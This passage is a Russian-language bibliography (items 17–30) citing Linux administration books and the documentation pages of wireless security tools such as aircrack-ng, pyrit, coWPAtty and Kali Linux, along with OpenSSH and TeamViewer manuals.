17. Колиснеченко, Д.Н. Администрирование Unix-сервера и Linux-станций / Д.Н. Колиснеченко. – СПб.: Питер, 2011. – 400 с.

18. manAirdrop-ng // aircrack-ng.org URL: https://www.aircrack-ng.org/doku.php?id=airdrop-ng (датаобращения: 21.12.2016).

19. manAireplay-ng // aircrack-ng.org URL: https://www.aircrack-ng.org/doku.php?id=aireplay-ng (датаобращения: 21.12.2016).

20. manAirmon-ng // aircrack-ng.org URL: http://www.aircrack-ng.org/doku.php?id=airmon-ng&DokuWiki=tf80pkvriakjf6gi3etnpvqab3 (датаобращения: 21.12.2016).

21. manAircrack-ng // aircrack-ng.org URL: https://www.aircrack-ng.org/doku.php?id=aircrack-ng (датаобращения: 21.12.2016).

22. pyrit (1) A GPGPU-driven WPA/WPA2-PSK key cracker // manpages.org URL: http://manpages.org/pyrit (датаобращения: 24.12.2016).

23. coWPAtty // KALITOOLS URL: http://tools.kali.org/wireless-attacks/cowpatty (датаобращения: 24.12.2016).

24. OpenSSH Manual Pages // openssh.com URL: https://www.openssh.com/manual.html (датаобращения: 14.12.2016).

25. TeamViewer 9 Руководство Удаленное управление // teamviewerURL: https://www.teamviewer.com/ru/res/pdf/TeamViewer9-Manual-RemoteControl-ru.pdf (дата обращения: 14.12.2016).

26. Kali Linux – Raspberry Pi // Kali Linux Official Documentation URL: http://docs.kali.org/kali-on-arm/install-kali-linux-arm-raspberry-pi (датаобращения: 13.12.2016).

27. Флёнов, М.Е. Linuxглазами хакера. 4-е изд / М.Е. Флёнов. – СПб.:БХВ-Петербург, 2016. – 432 с.

28. Бикманс Ж. LINUXс нуля / Ж. Бикманс, - М.:ДМК Пресс, 2014. – 428 с.

29. apt-get (8) (Русские man: Команды системного администрирования) // OpenNET URL: https://www.opennet.ru/cgi-bin/opennet/man.cgi?topic=apt-get&category=8 (дата обращения: 12.12.2017).

30. Сергеев А.Н. Основы локальных компьютерных сетей. Учебное пособие / А.Н. Сергеев. – СПб.:Лань, 2016. – 184 с.